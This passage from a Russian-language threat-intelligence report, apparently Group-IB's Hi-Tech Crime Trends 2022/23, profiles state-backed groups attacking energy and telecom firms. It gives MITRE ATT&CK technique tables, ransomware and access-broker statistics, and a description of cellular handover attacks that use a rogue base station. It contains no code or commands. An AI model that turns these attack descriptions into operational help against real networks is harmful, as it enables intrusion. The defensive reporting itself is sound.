Перехват DNS – это кибератака, при которой злоумышленник манипулирует DNS-запросами с целью переадресовать пользователя, пытающегося попасть на легитимный сайт, на его вредоносный «клон» с хостингом на сервере, подконтрольном злоумышленнику. Любая информация, которую пользователь введет на поддельном ресурсе (например, учетные данные), отправится прямиком к атакующему. Команды запускаются с помощью инструмента cmd.exe, а исходящие данные отправляются обратно на C&C-сервер в виде A-записи DNS.

Lazarus

Одна из самых именитых **APT-групп северокорейская Lazarus,** спонсируемая государством, осуществляла вредоносную деятельность в период с февраля по июль 2022 года. Векторы проникновения включают успешную эксплуатацию уязвимостей в продуктах VMWare для первоначального закрепления в корпоративных сетях с последующим развертыванием пользовательских вредоносных имплантатов группы **VSingle** и **YamaBot.** В дополнение к этим известным семействам вредоносных программ эксперты также обнаружили использование ранее неизвестного вредоноса, который называли **MagicRAT.**

MagicRAT написан на языке программирования C++ и использует Qt Framework, статически связывая его с RAT в 32- и 64-разрядных версиях. Qt Framework – это программная библиотека для разработки графических пользовательских интерфейсов, которой в RAT нет.

В этой кампании Lazarus в первую очередь нацелился на энергетические предприятия Канады, США и Японии. Основная цель этих атак, вероятно, заключалась в установлении долгосрочного доступа к сетям жертв для проведения шпионских операций в поддержку целей правительства Северной Кореи.

Киберпреступные группы


Шифровальщики

Так как шифровальщики являются угрозой номер один для практически всех сфер, они не обошли стороной и энергетический сектор. При этом атак в новом отчетном периоде стало еще больше.

Так, за период H2 2021 – H1 2022 было обнаружено **80** атак групп шифровальщиков энергетических компаний. Это на **43%** больше, чем в прошлом периоде (H2 2020 – H1 2021). Больше всего доступов относится к США (31%), Канаде (8%) и Германии (6%). Наиболее активными группами в атаках на энергетические компании были **Lockbit** (18%), **Conti** (11%) и **BlackCat** (8%).

Страна	Количество
США	25
Канада	6
Германия	5
Индонезия	5
Китай	4
Нидерланды	3
Аргентина	2
Испания	2
Великобритания	2
Вьетнам	2
Афганистан	1
Австралия	1
Бразилия	1
Эквадор	1
Другие	20

Название	Количество
Lockbit	14
Conti	9
BlackCat	6
Clop	4
Hive	4
BlackByte	3
Cuba	3
Kelvin	3
Avos Locker	2
Axxes	2
CoomingProject	2
Everest	2
Другие	26



Специалисты Group-IB также проанализировали рынок брокеров доступов в данной индустрии. За отчетный период было обнаружено **45** доступов к энергетическим компаниям, выставленных на продажу киберпреступниками. Это на **150%** больше, чем в прошлом периоде (H2 2020 – H1 2021). Больше всего доступов принадлежит США (16%), Аргентине (9%), Бразилии (9%) и Великобритании (9%).

Тип доступа	Количество	%
VPN	15	33,3
RDP	7	15,6
Citrix	4	8,9
Web panel	3	6,7
Webshell	2	4,4
Неизвестно	14	31,1
Всего	45	100

Тип доступа	Количество	%
Local Admin	13	28,9
Domain Admin	8	17,8
User	6	13,3
Неизвестно	18	40
Всего	45	100

Доступы к энергетическим компаниям чаще всего продавали следующие брокеры:

- **orangecake** – 8 VPN-доступов в Аргентине, Великобритании, США, ЮАР.
- **SubComandanteVPN** – 4 VPN Fortinet доступа в декабре 2021. Страны – Аргентина, Германия, США.

HI-TECH CRIME TRENDS 2022/23

ГЛАВА 9.

УГРОЗЫ ПО ИНДУСТРИЯМ: ТЕЛЕКОММУНИКА-ЦИОННЫЙ СЕКТОР

MITRE ATTACK® ДЛЯ ТЕЛЕКОММУНИКАЦИОННОГО СЕКТОРА*

TACTIC	TECHNIQUE	MITRE ID
INITIAL ACCESS	Phishing: Spearphishing Attachment	T1566.001
	Drive-by Compromise	T1189
	Exploit Public-Facing Application	T1190
	External Remote Services	T1133
	Replication Through Removable Media	T1091
EXECUTION	Command and Scripting Interpreter: Windows Command Shell	T1059.003
	User Execution: Malicious File	T1204.002
	Exploitation for Client Execution	T1203
	Command and Scripting Interpreter: PowerShell	T1059.001
	Windows Management Instrumentation	T1047
PERSISTENCE	Boot or Logon Autostart Execution →Registry Run Keys / Startup Folder	T1547.001
	Server Software Component: Web Shell	T1505.003
	Create or Modify System Process: Windows Service	T1543.003
	Account Manipulation	T1098
	Boot or Logon Autostart Execution	T1547
PRIVILEGE ESCALATION	Process Injection	T1055
	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
	Create or Modify System Process: Windows Service	T1543.003
	Access Token Manipulation	T1134
	Boot or Logon Autostart Execution	T1547


*Отображены основные использованные техники

TACTIC	TECHNIQUE	MITRE ID
DEFENSE EVASION	Obfuscated Files or Information	T1027
	Deobfuscate/Decode Files or Information	T1140
	Process Injection	T1055
	Modify Registry	T1112
	Indicator Removal on Host: File Deletion	T1070.002
CREDENTIAL ACCESS	OS Credential Dumping: LSASS Memory	T1003.001
	OS Credential Dumping	T1003
	Unsecured Credentials: Credentials In Files	T1552.001
	Input Capture: Keylogging	T1056.001
	Network Sniffing	T1040
DISCOVERY	System Owner/User Discovery	T1033
	System Information Discovery	T1082
	System Network Configuration Discovery	T1016
	Process Discovery	T1057
	System Time Discovery	T1124
LATERAL MOVEMENT	Remote Services: Remote Desktop Protocol	T1021.001
	Replication Through Removable Media	T1091
	Remote Services: VNC	T1021.005
COLLECTION	Archive Collected Data	T1560
	Data from Local System	T1005
	Archive Collected Data: Archive via Library	T1560.002
	Automated Collection	T1119
	Clipboard Data	T1115
COMMAND AND CONTROL	Application Layer Protocol: Web Protocols	T1071.001
	Ingress Tool Transfer	T1105
	Encrypted Channel: Asymmetric Cryptography	T1573.002
	Data Obfuscation	T1001
	Non-Application Layer Protocol	T1095
EXFILTRATION	Automated Exfiltration	T1020
	Exfiltration Over C2 Channel	T1041
IMPACT	Service Stop	T1489

*Отображены основные использованные техники

СПЕЦСЛУЖБЫ, АТАКУЮЩИЕ ТЕЛЕКОММУНИКАЦИОННЫЙ СЕКТОР

Основной угрозой для компаний из телекоммуникационного сектора являются атаки спецслужб. За анализируемый период активность в телекоммуникационном секторе проявили **12** прогосударственных групп, большинство из которых спонсируются Китаем.



MalKamak

Группа **MalKamak** стала известна благодаря своему инструменту **ShellClient RAT**. ShellClient RAT появился в поле зрения ИБ-экспертов в июле 2021 года во время анализа операции **Operation GhostShell** – целевой кампании кибершпионажа, нацеленной на аэрокосмическую и телекоммуникационную отрасли.

По словам экспертов, вредонос запускается на зараженных устройствах под видом легитимного процесса RuntimeBroker.exe, который помогает управлять разрешениями для приложений из Microsoft Store. Вариант ShellClient, используемый для операции Operation GhostShell, показывает дату компиляции 22 мая 2021 года и имеет версию 4.0.1.

С каждой из шести обнаруженных итераций разработчики вредоносной программы увеличивали ее функциональность и переключались между несколькими протоколами и методами кражи данных (например, FTP-клиент, учетная запись Dropbox).

Harvester

Относительно новая группа **APT Harvester** направила свои действия против ИТ-сектора, телекоммуникаций и государственных учреждений в Южной Азии, главным образом против Афганистана.

На вооружении Harvester сосредоточены как пользовательские вредоносные программы, так и общедоступные инструменты, в том числе **Backdoor.Graphon**, **Custom Downloader**, **Custom Screenshotter**, **Cobalt Strike Beacon**, **Metasploit** и др. По предположению Symantec в качестве первоначального вектора атаки используется вредоносный URL-адрес.

Graphon предоставляет хакерам удаленный доступ к сети и маскирует свое присутствие, смешивая коммуникационную активность командного управления (C&C) с легитимным сетевым трафиком из **CloudFront** и инфраструктуры **Microsoft**.

Интересная деталь обнаружена в работе загрузчика, который создает необходимые файлы в системе, добавляя значение реестра для новой точки загрузки и в итоге открывает встроенный веб-браузер по адресу hxxps://usedust.com.

Пользовательский инструмент для создания снимков экрана производит скрины рабочего стола и копирует их в защищенный паролем ZIP-архив, который затем пересылается через Graphon. Каждый ZIP-файл хранится в течение недели, более старые данные автоматически удаляются.

MuddyWater

Начиная с лета 2021 года, группа **MuddyWater** атаковала телекоммуникационные организации и поставщиков ИТ-услуг. Эта кампания проводилась преимущественно с помощью общедоступных инструментов и тактик Living off the Land.

В результате анализа атак было установлено, что после доступа к целевой сети злоумышленники стремятся собрать больше учетных данных для перемещения в сети и для размещения своих веб-шеллов на Microsoft Exchange Server. В некоторых случаях атакующие могут использовать взломанные организации как промежуточные этапы на пути к дополнительным жертвам. Более того, часть компаний могла быть скомпрометирована исключительно для выполнения атак на цепочку поставок по отношению к связанным с ними организациям.

Red Menshen

Red Menshen (aka **DecisiveArchitect**) – предположительно китайская группа, которая была замечена в атаках на телекоммуникационных провайдеров на Ближнем Востоке и в Азии.

Исследователи обнаружили бэкдор, использующий Berkeley Packet Filter (BPF). По словам исследователей, этот бэкдор, получивший название **BPFDoor** (другие исследователи назвали его **JustForFun**), использовался китайской группой Red Menshen вместе с такими инструментами, как Mangzamel, собственные варианты Gh0st и open-source программы Mimikatz и Metasploit. Эта вредоносная программа использовалась минимум пять лет и была обнаружена на тысячах Linux-систем, несмотря на EDR.

BPFDoor поддерживает различные протоколы для связи с C&C, такие как TCP, UDP и ICMP, что позволяет злоумышленникам разнообразно взаимодействовать с имплантатом.

По своей природе бэкдор очень уклончив:

- BPFDoor способен удаленно выполнять код без открытия новых портов или правил брандмауэра;
- BPFDoor не использует исходящий C&C;
- BPFDoor переименовывает свой собственный процесс в Linux.

Red Menshen также наблюдали за отправкой команд в BPFDoor через VPS (виртуальные частные серверы), которые администрировались через взломанные маршрутизаторы, расположенные на Тайване. Для системы Solaris группа использовала общедоступный POC-код для CVE-2019-3010. Этот CVE позволяет злоумышленнику получить повышение привилегий в системе Solaris 11, используя уязвимость в xscreensaver.

APT40

Эксперты обнаружили доказательства того, что злоумышленник размещает вредоносную полезную нагрузку на том, что, по всей видимости, является австралийским поставщиком телекоммуникационных услуг VOIP с присутствием в южно-тихоокеанской Республике Палау (palau.voipstelecom.com.au).

Дальнейший анализ показал, что целям в Палау были отправлены вредоносные документы, которые при открытии использовали уязвимость, заставляя компьютеры-жертвы связываться с веб-сайтом провайдера, загружать и запускать вредоносное ПО, а затем заражаться.

Эта угроза представляла собой сложную, многоэтапную операцию с использованием LOLBAS (Living off the Land Binaries And Scripts), которая позволила злоумышленнику инициировать атаку, используя уязвимость CVE-2022-30190 в Microsoft Support Diagnostic Tool. Эта уязвимость позволяет злоумышленникам запускать вредоносный код, при этом пользователь не загружает исполняемый файл на свою машину, что может быть обнаружено при выявлении конечной точки.

Несколько стадий этой вредоносной программы были подписаны легитимным сертификатом компании, чтобы прибавить достоверности и сократить вероятность обнаружения. Последняя полезная нагрузка – **AsyncRat**.

Moshen Dragon

Исследователи выявили новый кластер вредоносной киберактивности, отслеживаемый как **Moshen Dragon**, нацеленный на поставщиков телекоммуникационных услуг в Центральной Азии. Хакеры активно пытаются загрузить вредоносные DLL-библиотеки Windows в антивирусные продукты, украсть учетные данные для горизонтального перемещения и в итоге извлечь данные с зараженных машин. Затронутые антивирусные продукты – TrendMicro, Bitdefender, McAfee, Symantec и Kaspersky.

Moshen Dragon использует этот метод для развертывания **Impacket**, набора Python, созданного для облегчения бокового перемещения и удаленного выполнения кода с помощью инструментария управления Windows (WMI). Impacket также помогает при краже учетных данных, включая инструмент с открытым исходным кодом (DLLPasswordFilterImplant), который собирает сведения о событиях смены пароля в домене и записывает их в файл C:\Windows\Temp\Filter.log.

Имея доступ к соседним системам, группа сбрасывает на них пассивный загрузчик (GUNTERS), который перед активацией подтверждает, что находится на нужной машине, сравнивая имя хоста с заранее указанным значением. Как предполагают эксперты, это свидетельствует о том, что хакеры создают уникальную DLL для каждой из целевых машин, что является еще одним свидетельством их изощренности и усердия.

УЯЗВИМОСТИ БЕЗОПАСНОСТИ ПРИ ХЕНДОВЕР[1]

Исследователи выявили уязвимости в системе безопасности при передаче обслуживания – фундаментальном механизме, лежащем в основе современных сотовых сетей, который злоумышленники могут использовать для запуска атак типа «отказ в обслуживании» (DoS) и «человек посередине» (MitM) с использованием недорогого оборудования.

«Проблема затрагивает все поколения, начиная с 2G (GSM), и до сих пор остается нерешенной», – **считают** исследователи Эвангелос Битсикас и Кристина Поппер из Нью-Йоркского университета Абу-Даби.

Хендовер (англ. Handover), или handoff, имеет решающее значение для установления сотовой связи, особенно в сценариях, когда пользователь находится в движении.

Процедура обычно работает следующим образом: пользовательское оборудование отправляет измерения мощности сигнала в сеть, чтобы определить, необходима ли передача обслуживания, и, если да, облегчает переключение, когда обнаруживается более подходящая целевая станция.

1 **Хендовер (англ. Handover)** – в сотовой связи процесс передачи обслуживания абонента во время вызова или сессии передачи данных от одной базовой станции к другой.




Рис. 44. Принцип действия хендовера

Хотя эти показания сигналов защищены криптографически, содержание этих отчетов не проверяется сетью, что позволяет злоумышленнику заставить устройство переместиться на сотовую станцию, управляемую злоумышленником. Суть атаки заключается в том, что исходная базовая станция не способна обрабатывать неверные значения в отчете об измерениях, что повышает вероятность злонамеренной передачи обслуживания без обнаружения.

Отправной точкой атаки является начальная фаза разведки, на которой злоумышленник использует смартфон для сбора данных, относящихся к ближайшим законным станциям, а затем использует эту информацию для настройки неавторизованной базовой станции, которая выдает себя за настоящую сотовую станцию.




Рис. 45. Атаки хендовер интер и интра

Впоследствии атака включает в себя принуждение устройства жертвы к подключению к ложной станции путем широковещательной передачи сообщений главного информационного блока (MIB) и системного информационного блока (SIB) – информации, необходимой для подключения телефона к сети – с более высоким уровнем сигнала, чем эмулируемая базовая станция.

Цель обмана пользовательского оборудования для подключения к станции-самозванцу и принуждения устройств к отправке в сеть фиктивных измерений состоит в том, чтобы инициировать событие передачи обслуживания. Это позволяет использовать недостатки безопасности в процессе, чтобы привести к DoS-атакам, атакам MitM и раскрытию информации, влияющим на пользователя и оператора.


Киберпреступные группы

Шифровальщики

За отчетный период было обнаружено **29** атак групп шифровальщиков на телекоммуникационные компании. Это на **15%** меньше, чем в прошлом периоде (H2 2020 – H1 2021). Больше всего доступов принадлежит США (28%), Великобритании (14%) и Южной Африке (7%). Наиболее активными группами в атаках на телекоммуникационные компании были **Lockbit** (28%), **Conti** (14%) и **CoomingProject** (14%).

Страна	Количество
США	8
Великобритания	4
Южная Африка	2
Босния и Герцеговина	1
Бразилия	1
Канада	1
Чехия	1
Дания	1
Доминиканская Респ.	1
Эквадор	1
Сальвадор	1
Франция	1
Венгрия	1
Ямайка	1
Другие	4

Название	Количество
Lockbit	8
CoomingProject	4
Conti	4
Avos Locker	2
BlackCat	2
RansomEXX	2
Babuk	1
Black Matter	1
Hive	1
Kelvin	1
Lorenz	1
LV	1
Quantum	1



Специалисты Group-IB также проанализировали рынок брокеров доступов в данной индустрии. За отчетный период было обнаружено **53** доступа к телекоммуникационным компаниям, выставленных на продажу киберпреступниками. Это на **141%** больше, чем в прошлом периоде (H2 2020 – H1 2021). Больше всего доступов принадлежит США (30%), Индии (6%) и Мексике (6%).

Тип доступа	Количество	%
VPN	33	62,3
Citrix	5	9,4
Database	3	5,7
RDP	1	1,9
Webshell	1	1,9
Другие	3	5,7
Неизвестно	7	13,2
Всего	53	100

Тип доступа	Количество	%
Local Admin	12	22,6
Domain Admin	11	20,8
User	8	15,1
Неизвестно	22	41,5
Всего	53	100


Доступы к телекоммуникационным компаниям чаще всего продавали следующие брокеры:

- **Juzab**: 8 доступов, из которых 6 VPN Fortinet с правами доменного администратора. Страны – Германия, Китай, США;
- **SubComandanteVPN**: 5 доступов, из них 4 VPN доступа в Аргентине, Бельгии, Грузии и Иране.

HI-TECH CRIME TRENDS 2022/23

ГЛАВА 10.

УГРОЗЫ ПО ИНДУСТРИЯМ: ИТ-СЕКТОР




MITRE ATTACK® ДЛЯ ИТ-СЕКТОРА*

TACTIC	TECHNIQUE	MITRE ID
INITIAL ACCESS	Phishing: Spearphishing Attachment	T1566.001
	Phishing: Spearphishing Link	T1566.002
	Drive-by Compromise	T1189
	Exploit Public-Facing Application	T1190
	Supply Chain Compromise	T1195
EXECUTION	Command and Scripting Interpreter: Windows Command Shell	T1059.003
	User Execution: Malicious File	T1204.002
	Exploitation for Client Execution	T1203
	Command and Scripting Interpreter: PowerShell	T1059.001
	User Execution	T1204
PERSISTENCE	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
	Scheduled Task/Job: At (Windows)	T1053.002
	Boot or Logon Autostart Execution	T1547
	Pre-OS Boot: Bootkit	T1542.003
	Hijack Execution Flow: DLL Search Order Hijacking	T1547.001
PRIVILEGE ESCALATION	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
	Abuse Elevation Control Mechanism	T1548
	Scheduled Task/Job: At (Windows)	T1053.002
	Boot or Logon Autostart Execution	T1547
	Hijack Execution Flow: DLL Search Order Hijacking	T1547.001

*Отображены основные использованные техники

TACTIC	TECHNIQUE	MITRE ID
DEFENSE EVASION	Obfuscated Files or Information	T1027
	Deobfuscate/Decode Files or Information	T1140
	Masquerading	T1036
	Signed Binary Proxy Execution: Rundll32	T1218.011
	Abuse Elevation Control Mechanism	T1548
